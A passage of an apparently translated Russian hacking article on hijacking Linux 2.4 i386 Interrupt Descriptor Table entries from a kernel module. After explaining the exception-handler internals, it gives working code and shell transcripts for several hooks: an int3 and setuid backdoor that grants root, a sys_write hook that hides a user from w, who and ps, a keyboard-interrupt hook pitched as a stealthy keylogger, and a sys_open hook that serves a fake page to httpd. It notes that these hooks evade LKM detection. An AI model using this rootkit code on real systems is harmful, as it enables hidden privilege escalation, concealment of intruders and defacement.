        movl $(__KERNEL_DS),%edx
        movl %dx,%ds
        movl %dx,%es
        GET_CURRENT(%ebx)
        call *%edi
        addl $8,%esp
        jmp ret_from_exception
*********************************************
```

Разберём приведённый выше код.

ВСЕ обработчики имеют одинаковую структуру (за исключением `system_call` и `device_not_available`):

```
pushl $0
pushl $ SYMBOL_NAME(do_####name)
jmp error_code
```

`pushl $0` используется только для некоторых исключений. Управляющее устройство должно помещать аппаратный код ошибки исключения в стек. Некоторые исключения не генерируют код ошибки, и вместо него в стек кладётся `$0`. Последняя строка передаёт управление `error_code` (подробности в `linux/arch/i386/kernel/entry.S`).

`error_code` — это asm-макрос, используемый исключениями. Подведём итог:

```
исключение ---> промежуточный обработчик ---> макрос error_code ---> настоящий обработчик
```

Ассемблерный фрагмент `error_code` выполняет следующие шаги:

1. Сохраняет на стеке регистры, которые могут использоваться высокоуровневой C-функцией.

2. Устанавливает eax равным -1.

3. Копирует аппаратный код ошибки (`$esp + 36`) и адрес обработчика (`$esp + 32`) в `esi` и `edi` соответственно:

```
        movl ORIG_EAX(%esp), %esi
        movl ES(%esp), %edi
```

4. Помещает eax (равный -1) на место кода ошибки. Копирует содержимое `es` в позицию стека `$esp + 32`.

5. Сохраняет адрес верхушки стека в `edx`, затем кладёт в стек код ошибки (полученный на шаге 3) и `edx`. Адрес верхушки стека понадобится позже.

6. Загружает селектор сегмента данных ядра в регистры `ds` и `es`.

7. Сохраняет адрес дескриптора текущего процесса в `ebx`.

8. Помещает в стек параметры для высокоуровневой C-функции (аппаратный код ошибки и адрес со стековым расположением сохранённых регистров пользовательского процесса).

9. Вызывает обработчик исключения (адрес находится в `edi`, см. шаг 3).

10. Последние две инструкции — возврат из обработчика исключения.

`error_code` передаёт управление подходящему менеджеру исключений — тому, что реально обрабатывает исключение (подробнее в `traps.c`). Эти менеджеры написаны на C.

Рассмотрим конкретный пример C-обработчика — для немаскируемого прерывания nmi:

```
/* взято из traps.c */

asmlinkage void do_nmi(struct pt_regs * regs, long error_code)
{
        unsigned char reason = inb(0x61);
        extern atomic_t nmi_counter;
....
```

`asmlinkage` — макрос, гарантирующий, что параметры передаются через стек. Поскольку параметры передаются из asm-кода в C-код через стек, важно предотвратить появление нежелательных параметров в вершине стека. `asmlinkage` решает эту проблему.

Функция `do_nmi` получает указатель типа `pt_regs` и `error_code`.

`pt_regs` определяется в `/usr/include/asm/ptrace.h`:

```
struct pt_regs {
        long ebx;
        long ecx;
        long edx;
        long esi;
        long edi;
        long ebp;
        long eax;
        int  xds;
        int  xes;
        long orig_eax;
        long eip;
        int  xcs;
        long eflags;
        long esp;
        int  xss;
};
```

Часть регистров помещается в стек через `error_code`, остальные кладёт в стек управляющее устройство на аппаратном уровне.

Этот обработчик обработает исключение и в большинстве случаев отправит сигнал процессу.

3.3 - Перехват прерывания (по методу Mammon)

Mammon написал статью о перехвате прерываний под Linux. Техника, которую я собираюсь описать, похожа на технику Mammon, но позволяет обрабатывать прерывание более универсальным и удобным способом.

Возьмём int3 — прерывание точки останова. Обработчик-заглушка определён следующим образом:

```
ENTRY(int3)
        pushl $0
        pushl $ SYMBOL_NAME(do_int3)
        jmp error_code
```

Адрес C-обработчика помещается в стек сразу после сохранения фиктивного кода аппаратной ошибки (нуля). Затем выполняется ассемблерный фрагмент `error_code`. Наш подход состоит в том, чтобы переписать такой asm-обработчик и поместить в стек адрес нашего собственного обработчика вместо исходного (`do_int3`).

Пример:

```
void stub_kad(void)
        {
__asm__ (
        ".globl my_stub                 \n"
        ".align 4,0x90                  \n"
        "my_stub:                       \n"
        "pushl $0                       \n"
```

```
        "pushl ptr_handler(,1)          \n"
        "jmp *ptr_error_code             "
        ::
        );
        }
```

Наш новый обработчик выглядит аналогично оригинальному. Обрамляющие конструкции необходимы для компиляции кода компилятором C.

• Мы помещаем asm-код внутрь функции, чтобы упростить компоновку.
• `.globl my_stub` позволит ссылаться на asm-код, если объявить его глобально: `extern asmlinkage void my_stub();`
• `align 4,0x90` выравнивает по размеру машинного слова; на процессорах Intel выравнивание составляет 4 (32 бита).
• `push ptr_handler(,1)` — в синтаксисе gas; позднее мы не будем его использовать.

Для получения дополнительной информации о встроенном asm см. [1].

Мы помещаем адрес нашего обработчика и переходим к `error_code`.

`ptr_handler` содержит адрес нашего C-обработчика:

```
unsigned long ptr_handler=(unsigned long)&my_handler;
```

C-обработчик:

```
asmlinkage void my_handler(struct pt_regs * regs,long err_code)
        {
        void (*old_int_handler)(struct pt_regs *,long) = (void *)
old_handler;
        printk("<1>Wowowo hijacking of int 3 \n");
        (*old_int_handler)(regs,err_code);
        return;
        }
```

Мы получаем два аргумента: указатель на регистры и `err_code`. Мы уже видели, что `error_code` помещает эти два аргумента в стек. Мы сохраняем адрес старого обработчика — того, что должны были положить в стек (`pushl $SYMBOL_NAME(do_int3)`). Делаем небольшой `printk`, показывая, что перехватили прерывание, и передаём управление старому обработчику. Это аналогично перехвату системного вызова «классическим методом».

Что такое `old_handler`?

```
#define do_int3    0xc010977c
unsigned long old_handler=do_int3;
```

Адрес `do_int3` получен из `System.map`.

Примечание: адрес символа можно также определить динамически.

Для наглядности:

```
asm-обработчик
----------------
push 0
push наш обработчик
jmp к error_code

error_code
----------
выполняет операции
извлекает адрес нашего обработчика
jmp к нашему C-обработчику

наш C-обработчик
--------------------
сохраняет адрес старого обработчика
выводит сообщение
```

```
возвращает управление настоящему C-обработчику

настоящий C-обработчик
------------------
реально обрабатывает прерывание
```

Теперь нам нужно изменить адрес первого обработчика в соответствующем дескрипторе IDT (поля `offset_low` и `offset_high`, см. раздел 2.4). Функция принимает три параметра: номер перехватываемого прерывания, адрес нового обработчика и указатель для сохранения адреса старого обработчика.

```
void hook_stub(int n,void *new_stub,unsigned long *old_stub)
        {
         unsigned long new_addr=(unsigned long)new_stub;
         struct descriptor_idt *idt=(struct descriptor_idt *)ptr_idt_table;
         //save old stub

         if(old_stub)
                *old_stub=(unsigned long)get_stub_from_idt(3);
         //assign new stub
         idt[n].offset_high = (unsigned short) (new_addr >> 16);
         idt[n].offset_low  = (unsigned short) (new_addr & 0x0000FFFF);
         return;
        }

unsigned long get_addr_idt (void)
        {
         unsigned char idtr[6];
         unsigned long idt;
        __asm__ volatile ("sidt %0": "=m" (idtr));
        idt = *((unsigned long *) &idtr[2]);
        return(idt);
        }

void * get_stub_from_idt (int n)
        {
        struct descriptor_idt *idte = &((struct descriptor_idt *)
ptr_idt_table) [n];
        return ((void *) ((idte->offset_high << 16 ) + idte->offset_low));
        }
```

Структура `descriptor_idt`:

```
struct descriptor_idt
        {
        unsigned short offset_low,seg_selector;
        unsigned char reserved,flag;
        unsigned short offset_high;
        };
```

Мы видели, что дескриптор имеет длину 64 бита:

```
unsigned short : 16 бит (offset_low, seg_selector и offset_high)
unsigned char  : 8 бит  (reserved и flag)

(3 × 16 бит) + (2 × 8 бит) = 64 бита = 8 байт
```

Это дескриптор для IDT. Нас интересуют только поля `offset_high` и `offset_low` — именно их мы будем модифицировать.

`hook_stub` выполняет следующие шаги:

1. Копируем адрес нашего обработчика в `new_addr`.

2. Указываем переменную `idt` на первый дескриптор IDT. Адрес IDT получаем функцией `get_addr_idt()`. Эта функция выполняет asm-инструкцию `sidt`, которая записывает адрес IDT и её размер в переменную. Мы извлекаем адрес IDT из этой переменной (`idtr`) и возвращаем его. Это уже объяснялось sd и devik в статье 7 выпуска 58 Phrack.

3. Сохраняем адрес старого обработчика с помощью функции `get_stub_from_idt`. Эта функция извлекает поля `offset_high` и `offset_low` из данного дескриптора и возвращает адрес:

```
        struct descriptor_idt *idte = &((struct descriptor_idt *)
ptr_idt_table) [n];
        return ((void *) ((idte->offset_high << 16 ) + idte->offset_low));
```

`n` — номер перехватываемого прерывания. `idte` будет содержать дескриптор данного прерывания. Возвращаем адрес обработчика в виде `(void*)` (32 бита). Поля `offset_high` и `offset_low` занимают по 16 бит каждое; мы сдвигаем `offset_high` влево и прибавляем `offset_low`. В сумме получается адрес обработчика.

4. `new_addr` содержит адрес нашего обработчика (32 бита). Извлекаем 16 старших бит и помещаем их в `offset_high`, 16 младших — в `offset_low`.

Поля `offset_high` и `offset_low` дескриптора обрабатываемого прерывания изменены.

Весь код доступен в приложении (КОД 1).

Почему эта техника несовершенна? Проблема не в том, что она плохая, — она просто не подходит для других прерываний. Здесь мы предполагаем, что все обработчики имеют вид:

Это правда. Если заглянуть в `entry.S`, почти все они выглядят именно так. Но не все. Представьте, что вы хотите перехватить обработчик системных вызовов, обработчик `device_not_available` (пусть он и не особо интересен) или аппаратное прерывание. Как это сделать?

3.4 - Универсальный перехват прерываний

Мы воспользуемся другой техникой для перехвата обработчика. Вспомним: в обработчике, написанном на C, мы возвращались к истинному C-обработчику через `return`. Теперь мы будем возвращаться в asm-код.

Простой пример обработчика:

```
void stub_kad(void)
        {
__asm__ (
        ".globl my_stub                 \n"
        ".align 4,0x90                  \n"
        "my_stub:                       \n"
        "       call *%0                \n"
        "       jmp  *%1                  \n"
        ::"m"(hostile_code),"m"(old_stub)
        );
        }
```

Здесь мы делаем `call` к нашему фиктивному C-обработчику, он выполняется и возвращает управление asm-обработчику, который прыгает к истинному asm-обработчику.

Наш C-обработчик:

```
asmlinkage void my_function()
        {
        printk("<1>Interrupt %i hijack \n",interrupt);
        }
```

Что происходит? Мы заменим адрес в IDT адресом нашего asm-обработчика. Тот вызовет наш C-обработчик и вернётся в наш asm-обработчик, который в конце прыгнет к истинному asm-обработчику, адрес которого мы сохранили.

```
::"m"(hostile_code),"m"(old_stub)
```

Для тех, кто не успел прочитать документацию по встроенному asm, вот синтаксис:

```
asm (
    инструкция ассемблера
    : операнды вывода
    : операнды ввода
    : список изменяемых регистров
);
```

Можно писать `asm` или `__asm__`. `__asm__` используется во избежание конфликта с другими именами. Также можно писать `asm volatile` — в этом случае asm-код не будет изменён (оптимизирован) при компиляции.

`"m"(hostile_code)` и `"m"(old_stub)` — операнды ввода. Первый соответствует `%0`, второй — `%1`, и т.д. Таким образом, `call %0` эквивалентно `call hostile_code`. `"m"` означает адрес в памяти. `hostile_code` — адрес нашего C-обработчика, `old_stub` — адрес обработчика, ранее хранившегося в IDT. Если это трудно понять, рекомендую прочитать документацию по встроенному asm [1].

Весь код находится в приложении. Все последующие коды основаны на этом коде. В каждом новом примере я буду показывать только asm-обработчик и C-обработчик. Остальное будет идентичным.

Первый конкретный пример:

```
bash-2.05# cat test.c
#include <stdio.h>

int main ()
{
  int a=8,b=0;
  printf("A/B = %i\n",a/b);
  return 0;
}
bash-2.05# gcc -I/usr/src/linux/include -O2 -c hookstub-V0.2.c
bash-2.05# insmod hookstub-V0.2.o interrupt=0
Inserting hook
Hooking finish
bash-2.05# ./test
Floating point exception
Interrupt 0 hijack
bash-2.05# rmmod hookstub-V0.2
Removing hook
bash-2.05#
```

Отлично! Мы видим надпись «Interrupt hijack».

В этом коде используется `MODULE_PARM`, что позволяет передавать параметры при загрузке модуля. Подробнее об этом синтаксисе читайте в книге «Linux device drivers» O'Reilly [2] (глава 2). Это позволяет перехватывать любое выбранное прерывание одним и тем же модулем.

3.5 - Перехват ради выгоды: наш первый бэкдор

Этот первый очень простой бэкдор позволит нам получить root-оболочку. C-обработчик будет предоставлять права root процессу, сгенерировавшему прерывание.

Asm-обработчик:

```
void stub_kad(void)
        {
__asm__ (
        ".globl my_stub                 \n"
        ".align 4,0x90                  \n"
        "my_stub:                       \n"
        "       pushl %%ebx             \n"
        "       movl %%esp,%%ebx        \n"
        "       andl $-8192,%%ebx       \n"
        "       pushl %%ebx             \n"
```

```
        "       call *%0                \n"
        "       addl $4,%%esp           \n"
        "       popl %%ebx              \n"
        "       jmp  *%1                \n"
        ::"m"(hostile_code),"m"(old_stub)
        );
        }
```

Мы передаём C-обработчику адрес дескриптора текущего процесса. Получаем его так же, как в `error_code`, с помощью макроса `GET_CURRENT`:

```
#define GET_CURRENT(reg) \
    movl %esp, reg; \
    andl $-8192, reg;
```

Он определён в `entry.S`. Примечание: можно также использовать `current`.

Мы помещаем результат в стек и вызываем нашу функцию. Остаток asm-кода восстанавливает стек в прежнее состояние и передаёт управление истинному обработчику.

C-обработчик:

```
...
unsigned long hostile_code=(unsigned long)&my_function;
...

asmlinkage void my_function(unsigned long addr_task)
        {
        struct task_struct *p = &((struct task_struct *) addr_task)[0];
    if(strcmp(p->comm,"give_me_root")==0 )
                {
                p->uid=0;
                p->gid=0;
                }
        }
```

Мы объявляем указатель на дескриптор текущего процесса. Сравниваем имя процесса с выбранным нами именем. Нельзя давать права root всем процессам, которые генерируют это прерывание. Если это нужный процесс — предоставляем ему новые права.

`give_me_root` — небольшая программа, запускающая оболочку (`system("/bin/sh")`). Нам достаточно поставить точку останова перед `system`, чтобы запустить оболочку с правами root.

На практике:

```
bash-2.05# gcc -I/usr/src/linux/include -O2 -c hookstub-V0.3.2.c
bash-2.05# insmod hookstub-V0.3.2.o interrupt=3
Inserting hook
Hooking finish
bash-2.05#

///// в другой оболочке //////

sh-2.05$ cat give_me_root.c
#include <stdio.h>

int main (int argc, char ** argv)
    {
    system("/bin/sh");
    return 0;
    }

sh-2.05$ gcc -o give_me_root give_me_root.c
sh-2.05$ id
uid=1000(kad) gid=100(users) groups=100(users)
sh-2.05$ gdb give_me_root -q
(gdb) b main
Breakpoint 1 at 0x80483f6
(gdb) r
Starting program: /tmp/give_me_root
```

```
Breakpoint 1, 0x080483f6 in main ()
(gdb) c
Continuing.
sh-2.05# id
uid=0(root) gid=0(root) groups=100(users)
sh-2.05#
```

Мы — root. Код находится в приложении, КОД 2.

3.6 - Перехват ради забавы

Интересной программой мог бы стать трассировщик исключений. Можно, например, перехватить все исключения, чтобы выводить имя процесса, спровоцировавшего исключение, — так мы всегда будем знать, кто и что запускает. Можно также выводить значения регистров. Есть функция `show_regs` в `arch/i386/kernel/process.c`:

```
void show_regs(struct pt_regs * regs)
{
    long cr0 = 0L, cr2 = 0L, cr3 = 0L;

    printk("\n");
    printk("EIP: %04x:[<%08lx>]",0xffff & regs->xcs,regs->eip);
    if (regs->xcs & 3)
        printk(" ESP: %04x:%08lx",0xffff & regs->xss,regs->esp);
    printk(" EFLAGS: %08lx\n",regs->eflags);
    printk("EAX: %08lx EBX: %08lx ECX: %08lx EDX: %08lx\n",
        regs->eax,regs->ebx,regs->ecx,regs->edx);
    printk("ESI: %08lx EDI: %08lx EBP: %08lx",
        regs->esi, regs->edi, regs->ebp);
    printk(" DS: %04x ES: %04x\n",
        0xffff & regs->xds,0xffff & regs->xes);
    __asm__("movl %%cr0, %0": "=r" (cr0));
    __asm__("movl %%cr2, %0": "=r" (cr2));
    __asm__("movl %%cr3, %0": "=r" (cr3));
    printk("CR0: %08lx CR2: %08lx CR3: %08lx\n", cr0, cr2, cr3);
}
```

Этот код можно использовать для вывода состояния регистров при каждом исключении.

Более опасным вариантом было бы изменение asm-обработчика таким образом, чтобы он не выполнял истинный C-обработчик. Процесс, спровоцировавший исключение, не получал бы сигналы вроде SIGSTOP или SIGSEGV. Это было бы весьма полезно в определённых ситуациях.

---

4 - Аппаратные прерывания

4.1 - Как это работает?

Прерывания, генерируемые IRQ, можно перехватывать тем же методом, но они менее интересны для перехвата (если только у вас нет блестящей идеи). Мы собираемся перехватить прерывание 33 — прерывание клавиатуры. Проблема в том, что это прерывание случается значительно чаще. Обработчик будет выполняться очень много раз и должен работать очень быстро, чтобы не заблокировать систему. Чтобы избежать этого, воспользуемся механизмом нижних половин (bottom half). Это низкоприоритетные функции, используемые для обработки прерываний в большинстве случаев. Ядро ждёт подходящего момента для их запуска, и другие прерывания не маскируются во время их выполнения.

Ожидающая нижняя половина выполнится только при одном из следующих условий:

• ядро завершает обработку системного вызова
• ядро завершает обработку исключения
• ядро завершает обработку прерывания
• ядро использует функцию `schedule()` для выбора нового процесса

Но они будут выполнены до того, как процессор вернётся в пользовательский режим. Таким образом, нижние половины полезны для обеспечения быстрой обработки прерывания.

Вот несколько примеров нижних половин, используемых Linux:

```
----------------+-------------------------------+
Нижняя половина |       Периферийное устройство  |
----------------+-------------------------------+
CONSOLE_BH      |       Виртуальная консоль      |
IMMEDIATE_BH    |       Очередь немедленных задач|
KEYBOARD_BH     |       Клавиатура               |
NET_BH          |       Сетевой интерфейс        |
SCSI_BH         |       Интерфейс SCSI           |
TIMER_BH        |       Часы                     |
TQUEUE_BH       |       Очередь периодических задач |
...             |                                |
----------------+-------------------------------+
```

Цель написания этой статьи — не изучать нижние половины, поскольку эта тема слишком обширна. Для получения дополнительной информации по данной теме можно обратиться к:

http://users.win.be/W0005997/UNIX/LINUX/IL/kernelmechanismseng.html [8]

Список IRQ:

Внимание! Номера прерываний для IRQ не всегда одинаковы!

```
----+---------------+----------------------------------------
IRQ | Прерывание    | Периферийное устройство
----+---------------+----------------------------------------
0   | 32            | Таймер
1   | 33            | Клавиатура
2   | 34            | Каскад PIC
3   | 35            | Второй последовательный порт
4   | 36            | Первый последовательный порт
6   | 37            | Дисковод
8   | 40            | Системные часы
11  | 43            | Сетевой интерфейс
12  | 44            | Мышь PS/2
13  | 45            | Математический сопроцессор
14  | 46            | Первый контроллер EIDE
15  | 47            | Второй контроллер EIDE
----+---------------+----------------------------------------
```

4.2 - Инициализация и активация нижней половины

Нижние половины должны инициализироваться функцией `init_bh(n, routine)`, которая вставляет адрес `routine` в n-ю запись массива `bh_base` (в котором хранятся нижние половины). После инициализации нижняя половина может быть активирована и выполнена. Функция `mark_bh(n)` используется обработчиком прерывания для активации n-й нижней половины.

Таскеты — это сами функции. Они объединяются в список элементов типа `tq_struct`:

```
struct tq_struct {
    struct tq_struct *next;     /* linked list of active bh's */
    unsigned long sync;     /* must be initialized to zero */
    void (*routine)(void *);    /* function to call */
    void *data;         /* argument to function */
};
```

Макрос `DECLARE_TASK_QUEUE(name, function, data)` позволяет объявить таскет, который затем вставляется в очередь задач с помощью функции `queue_task`. Существует несколько очередей задач; наиболее интересная здесь — `tq_immediate`, обрабатываемая нижней половиной `IMMEDIATE_BH` (очередь немедленных задач).

(`include/linux/tqueue.h`)

4.3 - Перехват прерывания клавиатуры

При нажатии клавиши прерывание происходит дважды: один раз при нажатии и один раз при отпускании. Приведённый ниже код будет выводить сообщение каждые 10 прерываний. Если нажать 5 клавиш, сообщение появится.

Asm-обработчик не показываю — он такой же, как в разделе 3.4.

Код:

```
...
struct Variable
    {
    int entier;
    char chaine[10];
    };
...
static void evil_fonction(void * status)
        {
    struct Variable *var = (struct Variable * )status;
    nb++;
        if((nb%10)==0)printk("Bottom Half %i integer : %i string : %s\n",
nb,var->entier,var->chaine);
        }
...
asmlinkage void my_function()
        {
        static struct Variable variable;
        static struct tq_struct my_task = {NULL,0,evil_fonction,&variable};
variable.entier=3;
    strcpy(variable.chaine,"haha hijacked key :) ");
        queue_task(&my_task,&tq_immediate);
        mark_bh(IMMEDIATE_BH);
        }
```

Мы объявляем таскет `my_task`. Инициализируем его нашей функцией и аргументом. Поскольку таскет позволяет передать только один аргумент, передаём адрес структуры — это позволит использовать несколько аргументов. Добавляем таскет в список `tq_immediate` с помощью `queue_task`. Наконец, активируем нижнюю половину `IMMEDIATE_BH` с помощью `mark_bh`:

```
mark_bh(IMMEDIATE_BH)
```

Необходимо активировать `IMMEDIATE_BH`, которая обрабатывает очередь задач `tq_immediate` (ту, куда мы добавили наш таскет). `evil_function` будет выполняться сразу после наступления одного из запрошенных событий (перечислены в разделе 4.1).

`evil_function` просто выводит сообщение каждый раз, когда прерывание происходит 10 раз. Мы эффективно перехватили прерывание клавиатуры. Этот метод можно использовать для написания кейлоггера — наиболее незаметного, поскольку он работает на уровне прерываний. Проблема, которую я не решил, — как узнать, какая клавиша была нажата. Для этого можно использовать функцию `inb()`, читающую данные с порта ввода-вывода. Существует 65536 портов ввода-вывода (8-битных). Два 8-битных порта образуют 16-битный, два 16-битных — 32-битный. Функции для доступа к портам:

```
inb, inw, inl    : позволяют прочитать 1, 2 или 4 последовательных байта из порта ввода-вывода.
outb, outw, outl : позволяют записать 1, 2 или 4 последовательных байта в порт ввода-вывода.
```

Таким образом, с помощью функции `inb` можно прочитать скан-код клавиши и её статус (нажата/отпущена). К сожалению, я не уверен в номере порта. Порт скан-кода — 0x60, порт статуса — 0x64:

```
scancode=inb(0x60);
status=inb(0x64);
```

`scancode` будет равен значению, которое потребуется преобразовать, чтобы узнать нажатую клавишу. Это реализуется с помощью массива значений. Возможно, существует функция, выполняющая преобразование напрямую, но я не уверен. Если у кого-то есть информация об этом или желание развить тему — обращайтесь ко мне.

---

5 - Исключение, запрограммированное для системного вызова

5.1 - Список системных вызовов

Список всех системных вызовов можно найти по адресу: http://www.lxhp.in-berlin.de/lhpsysc0.html [3]. Там перечислены все системные вызовы с указанием значений регистров.

Примечание: номера системных вызовов различаются в ядрах версии 2.2. *и 2.4.*.

5.2 - Как работает системный вызов?

С помощью только что рассмотренной техники можно также перехватывать системные вызовы. При вызове системного вызова все его параметры находятся в регистрах:

```
eax : номер вызываемого системного вызова
ebx : первый параметр
ecx : второй параметр
edx : третий параметр
esi : четвёртый параметр
edi : пятый параметр
```

Максимальное число аргументов не может превышать 5. Однако некоторые системные вызовы требуют более 5 аргументов — например, `mmap` (6 параметров). В таком случае один регистр указывает на область памяти в адресном пространстве пользовательского процесса, содержащую значения параметров.

Получить эти значения можно с помощью структуры `pt_regs`, рассмотренной ранее. Мы будем перехватывать системные вызовы на уровне IDT, а не в `syscall_table`. `kstat` и все существующие средства обнаружения LKM не смогут обнаружить нашу магию. Я не стану показывать всё, что можно сделать, перехватив системные вызовы, — техники pragmatic и других в их LKM применимы и здесь. Покажу, как перехватывать некоторые системные вызовы; вы сможете перехватывать нужные, используя ту же технику.

5.3 - Перехват ради выгоды

5.3.1 - Перехват sys_setuid

```
SYS_SETUID:
-----------
```

```
EAX: 213
EBX: uid
```

Начнём с простого случая — бэкдора, изменяющего права процесса до root. Тот же бэкдор, что в разделе 3.5, но теперь мы перехватим системный вызов `setuid`.

Asm-обработчик:

```
...
#define sys_number 213
...
void stub_kad(void)
        {
__asm__ (
        ".globl my_stub                 \n"
        ".align 4,0x90                  \n"
        "my_stub:                       \n"
                //save the register value
                "       pushl %%ds                      \n"
                "       pushl %%eax                     \n"
                "       pushl %%ebp                     \n"
                "       pushl %%edi                     \n"
                "       pushl %%esi                     \n"
                "       pushl %%edx                     \n"
                "       pushl %%ecx                     \n"
                "       pushl %%ebx                     \n"
                //compare if it's the good syscall
                "       xor %%ebx,%%ebx                 \n"
                "       movl %2,%%ebx                   \n"
                "       cmpl %%eax,%%ebx                \n"
                "       jne finis                       \n"
                //if it's the good syscall,
□□//put top stack address on stack :)
                "       mov %%esp,%%edx                 \n"
                "       mov %%esp,%%eax                 \n"
                "       andl $-8192,%%eax               \n"
                "       pushl %%eax                     \n"
                "       push %%edx                      \n"
                "       call *%0                        \n"
                "       addl $8,%%esp                   \n"
                "finis:                                 \n"
                //restore register
                "       popl %%ebx                      \n"
                "       popl %%ecx                      \n"
                "       popl %%edx                      \n"
                "       popl %%esi                      \n"
                "       popl %%edi                      \n"
                "       popl %%ebp                      \n"
                "       popl %%eax                      \n"
                "       popl %%ds                       \n"
                "       jmp  *%1                        \n"
        ::"m"(hostile_code),"m"(old_stub),"i"(sys_number)
        );
        }
```

• Сохраняем значения всех регистров в стек.
• Сравниваем `eax`, содержащий номер системного вызова, со значением `sys_number`, определённым выше.
• Если это нужный системный вызов, помещаем в стек значение `esp` (с сохранёнными регистрами — для использования как `pt_regs`) и дескриптор текущего процесса.
• Вызываем наш C-обработчик, затем при возврате извлекаем 8 байт (eax + edx).
• `finis`: восстанавливаем значения регистров и вызываем истинный обработчик.

Изменив значение `sys_number`, можно перехватить любой системный вызов с помощью этого asm-обработчика.

C-обработчик:

```
asmlinkage void my_function(struct pt_regs * regs,unsigned long fd_task)
        {
        struct task_struct *my_task = &((struct task_struct *) fd_task)[0];
        if (regs->ebx == 12345 )
                {
                my_task->uid=0;
                my_task->gid=0;
                my_task->suid=1000;
                }
        }
```

Получаем значения регистров в структуре `pt_regs` и адрес текущего дескриптора. Сравниваем значение `ebx` с 12345; если равно — устанавливаем uid и gid текущего процесса в 0.

На практике:

```
bash-2.05$ cat setuid.c
#include <stdio.h>
int main (int argc,char ** argv)
    {
    setuid(12345);
    system("/bin/sh");
    return 0;
    }
bash-2.05$ gcc -o setuid setuid.c
bash-2.05$ ./setuid
sh-2.05# id
uid=0(root) gid=0(root) groups=100(users)
sh-2.05#
```

Мы — root. Эту технику можно использовать со многими системными вызовами.

5.3.2 - Перехват sys_write

```
SYS_WRITE:
----------

EAX: 4
EBX: файловый дескриптор
ECX: указатель на выходной буфер
EDX: количество байт для отправки
```

Мы собираемся перехватить `sys_write`, чтобы он заменял строку в заданной программе. Затем перехватим `sys_write` так, чтобы замена происходила в масштабах всей системы.

Asm-обработчик такой же, как в разделе 5.3.1.

C-обработчик:

```
asmlinkage char * my_function(struct pt_regs * regs,unsigned long fd_task)
        {
        struct task_struct *my_task= &((struct task_struct *) fd_task) [0];
        char *ptr=(char *) regs->ecx;
        char * buffer,*ptr3;

        if(strcmp(my_task->comm,"w")==0 || strcmp(my_task->comm,"who")==0||
    strcmp(my_task->comm,"lastlog")==0 ||
    ((progy != 0)?(strcmp(my_task->comm,progy)==0):0) )
                {
                buffer=(char * ) kmalloc(regs->edx,GFP_KERNEL);
                copy_from_user(buffer,ptr,regs->edx);
                if(hide_string)
                        {
                         ptr3=strstr(buffer,hide_string);
                        }
                else
                        {
                         ptr3=strstr(buffer,HIDE_STRING);
                        }
```

```
                if(ptr3 != NULL )
                        {
                        if (false_string)
                        {
                           strncpy(ptr3,false_string,strlen(false_string));
                             }
                        else
                        {
                           strncpy(ptr3,FALSE_STRING,strlen(FALSE_STRING));
                                }
                        copy_to_user(ptr,buffer,regs->edx);
                        }
                kfree(buffer);
                }
        }
```

• Сравниваем имя процесса с заданным именем программы, а также с именем, указанным в параметрах при загрузке модуля (параметр `progy`).
• Выделяем пространство для буфера, который получит строку из `regs->ecx`.
• Копируем строку, которую `sys_write` собирается записать, из пользовательского пространства в пространство ядра (`copy_from_user`).
• Ищем в скопированной строке ту, которую хотим скрыть.
• Если найдена — заменяем скрываемую строку на нужную в нашем буфере.
• Копируем поддельную строку в пространство пользователя (`copy_to_user`).

На практике:

```
%gcc -I/usr/src/linux/include -O2 -c hookstub-V0.5.2.c
%w
 12:07am  up 38 min,  2 users,  load average: 0.60, 0.60, 0.48
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
kad      tty1     -                11:32pm 35:15  14:57   0.03s  sh /usr/X11/bin/startx
kad      pts/1    :0.0             11:58pm  8:51   0.08s  0.03s  man setuid
%modinfo hookstub-V0.5.2.o
filename:    hookstub-V0.5.2.o
description: "Hooking of sys_write"
author:      "kad"
parm:        interrupt int, description "Interrupt number"
parm:        hide_string string, description "String to hide"
parm:        false_string string, description "The fake string"
parm:        progy string, description "You can add another program to fake"
%insmod hookstub-V0.5.2.o interrupt=128 hide_string=kad false_string=marcel
progy=ps
Inserting hook
Hooking finish

%w
 12:07am  up 38 min,  2 users,  load average: 0.63, 0.61, 0.48
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
marcel   tty1     -                11:32pm 35:21  15:01   0.03s  sh /usr
marcel   pts/1    :0.0             11:58pm  8:57   0.08s  0.03s  man setuid

%ps -au
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
marcel     133  0.0  1.4  2044 1256 pts/0    S    May12   0:00 -bash
root       146  0.0  1.4  2032 1260 pts/0    S    May12   0:00 -su
root       243  0.0  1.6  2612 1444 pts/0    S    00:05   0:00 -sh
root       259  0.0  0.9  2564  836 pts/0    R    00:07   0:00 ps -au
%
```

Строка «kad» скрыта. Полный исходный код находится в приложении, КОД 3. Этот пример довольно прост, но мог бы быть интереснее. Вместо замены «kad» на «marcel» можно заменять IP-адрес на другой. А вместо перехвата вывода `w`, `who` или `lastlog` можно использовать `klogd`...

Полный перехват sys_write:

Полный перехват sys_write может быть полезен в некоторых случаях — например, для замены IP-адреса на другой. Но если полностью менять строку, долго оставаться незамеченным не выйдет. Если заменять строку другой, это затронет всю систему. Даже простой cat будет под влиянием:

```
%insmod hookstub-V0.5.3.o interrupt=128 hide_string="hello!" false_string="bye!  "
Inserting hook
Hooking finish
%echo hello!
bye!
%
```

C-обработчик для этого примера такой же, как предыдущий, но без условия if. Осторожно: это может сильно замедлить систему.

5.4 - Перехват ради забавы

Этот пример — только «ради забавы» :), не злоупотребляйте им. Можно свести администратора с ума... Спасибо Spacewalker за идею (Привет, Space! :). Идея в том, чтобы перехватить системный вызов sys_open так, чтобы он открывал другой файл вместо заданного, но только если обращение исходит от определённого «объекта». В данном случае этим объектом будет httpd.

```
SYS_OPEN:
---------

EAX : 5
EBX : указатель на путь к файлу
ECX : режим доступа к файлу
EDX : права доступа к файлу
```

Asm-обработчик всегда такой же, как в предыдущих примерах.

C-обработчик:

```
asmlinkage void my_function(struct pt_regs * regs,unsigned long fd_task)
        {
        struct task_struct *my_task = &((struct task_struct * ) fd_task) [0];
    if(strcmp(my_task->comm,"httpd") == 0)
        {
        if(strcmp((char *)regs->ebx,"/var/www/htdocs/index.html.fr")==0)
            {
            copy_to_user((char *)regs->ebx,"/tmp/hacked",
    strlen((char *) regs->ebx));
            }
        }
        }
```

Мы перехватываем sys_open; если httpd вызывает sys_open и пытается открыть index.html, заменяем index.html другой страницей по нашему выбору. Также можно использовать MODULE_PARM для более удобной смены страницы. Если кто-то откроет файл обычным редактором — он увидит настоящий index.html!

